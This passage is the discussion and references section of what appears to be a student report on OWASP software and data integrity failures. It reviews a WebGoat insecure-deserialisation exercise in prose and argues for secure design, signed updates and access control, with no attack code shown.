4. Discussion and Analysis

4.1 Technical Findings

With the insight gained from the implemented attack scenario, specific weaknesses within insecure deserialisation were highlighted. It was observed how attackers can exploit the lack of validation practices inherent in applications, gaining the ability to bypass access control restrictions and execute remote code commands that can be detrimental to an application's software and data integrity. The use of WebGoat has enabled the creation of insecure objects and the execution of malicious payloads within the application's input, demonstrating the exploitability of insecure deserialisation and the lack of input validation techniques. However, the simulated environment provided by WebGoat can be limiting as it oversimplifies real-world attacks, which can potentially last for years without being detected. Thus, it is important to note the severity of software and data integrity vulnerabilities as they can be exploited for the purpose of implementing attacks that may threaten corporations and digital safety.

4.2 Justification

The proposed defence strategies for mitigating exploitative attacks against software and data integrity failures are highly effective as they aim to further secure and strengthen the verification processes of an application. Securing design practices can help reduce any design flaws within an application, preventing
developers from unintentionally overlooking any vulnerabilities, and forcing them to stay alert and attentive during the developmental stages. This is due to the application development phase being a very critical and vulnerable stage as malicious code can embed itself within the software without it getting properly detected by integrity and authentication checks. As such, by developing secure design practices, an application's software and data integrity can be strengthened to prevent attackers from exploiting any application vulnerabilities.

Furthermore, implementing digital signatures for verifying software updates is an effective strategy to strengthen an application's security against the risk of automatically installing malicious software. These application updates are secured by utilising certificates that have been verified by a trusted third party. As demonstrated in figure 8, it showcases how receiving a certification undergoes multiple steps and verifications, further strengthening the security and integrity of an application.




Figure 8: Process of receiving digital certificates for verification

Thus, the use of public key cryptography prevents any unauthorised sources or libraries to be downloaded within the application, preventing any attackers from exploiting any vulnerabilities.

Lastly, the enforcement of access control restrictions minimises the vulnerabilities that may be inherent in an application, as it properly manages the enabled functionalities of a specific user based on their specified tasks. Thus, further strengthening an application's access control system and authorisation practices.

5. References

1. AWS. (2025). *What is SDLC?* https://aws.amazon.com/what-is/sdlc/#:~:text=The%20software%20development%20lifecycle%20(SDLC,expectations%20during%20production%20and%20beyond

2. Bahar, O. (2025, May 2). *Cookie-Bite: How Your Digital Crumbs Let Threat Actors Bypass MFA and Maintain Access to Cloud Environments.* https://www.varonis.com/blog/cookie-bite

3. Chamarthi, M. (2024, November 14). *OWASP TOP 10-A08:2021-OWASP Top 10 A08:2021 — Software and Data Integrity Failures.* https://medium.com/@madhuhack01/owasp-top-10-a08-2021-owasp-top-10-a08-2021-software-and-data-integrity-failures-df5ab1396f5e

4. Crashtest Security. (2025). *PREVENTING SOFTWARE & DATA INTEGRITY FAILURE.*

   https://info.veracode.com/rs/790-ZKW-291/images/software-data-integrity-failure-prevention-guide-en.pdf

5. Cycode. (2025, March 13). *Code Injection Attacks.* https://cycode.com/blog/code-injection-attack-guide/

6. DataGuard. (2025). *Cyber security breaches.* https://www.dataguard.com/cyber-security/breaches/#what-is-a-cyber-security-breach

7. End-Point Tutorials. (2021, July 3). *Web Goat Insecure Deserialization Challenge solution 2021. [video]*

https://www.youtube.com/watch?v=HbgiB8Qr0i0

8. Lenaerts-Bergmans, B. (2023). What Is a Supply Chain Attack? https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/supply-chain-attack/

9. MyF5. (2024, January 11). *K50295355: Software and data integrity failures (A8)* | *Secure against the OWASP Top 10 for 2021.* https://my.f5.com/manage/s/article/K50295355

10. Neubert, J. (2025, April 7). *Software and data integrity failures: An OWASP Top 10 risk.* https://www.invicti.com/blog/web-security/software-and-data-integrity-failures-an-owasp-top-10-risk/

11. OWASP. (2021). *A08:2021 – Software and Data Integrity Failures.* https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/

12. Peterson. (2025, April 29). *CI/CD Pipeline Security: Best Practices Beyond Build and Deploy.* https://cycode.com/blog/ci-cd-pipeline-security-best-practices/#:~:text=Weak%20or%20insufficient%20access%20controls,posing%20a%20significant%20security%20risk.

13. Portswigger. (2025). *Insecure deserialization.* https://portswigger.net/web-security/deserialization

14. Protean Labs. (2025). *OWASP Top 8 Software and Data Integrity Failures.* https://protean-labs.io/blog/security-breach-spotlight:-owasp-top-8-software-and-data-integrity-failures

15. Redfox security. (2024). *Insecure Deserialization in Java.* https://redfoxsec.com/blog/insecure-deserialization-in-java/

16. Redhat. (2025, February 28). *What is a CI/CD pipeline?* https://www.redhat.com/en/topics/devops/what-cicd-pipeline#:~:text=A%20continuous%20integration%20and%20continuous,development%20life%20cycle%20via%20automation.

17. Rajeshwari, K. (2024, January 29). *Software and Data Integrity Failures – The #8 Web Application Security Risk.* https://thesecmaster.com/blog/software-and-data-integrity-failures-the-8-web-application-security-risk

18. Security Journey. (2025). *OWASP Top 10 Software and Integrity Failures Explained.* https://www.securityjourney.com/post/owasp-top-10-software-and-integrity-failures-explained

19. Shivamsharma. (2024, September 9). *OWASP top 10 A08:Software and Data Integrity Failures.* https://medium.com/@shivamsharma.ss484/owasp-top-10-a08-software-and-data-integrity-failures-bd41b5f9db2c

20. VISTA infosec. (2024, June 19). *Software and Data Integrity Failures : OWASP Top 10 2021.* [video] https://www.youtube.com/watch?v=5nqvT9E5g9M

21. Vaadata. (2024, January 15)*. Introduction to Burp Suite, the Tool Dedicated to Web Application Security.* https://www.vaadata.com/blog/introduction-to-burp-suite-the-tool-dedicated-to-web-application-security/#:~:text=Burp%20Suite's%20main%20feature%20is,web%20browser%20and%20the%20server.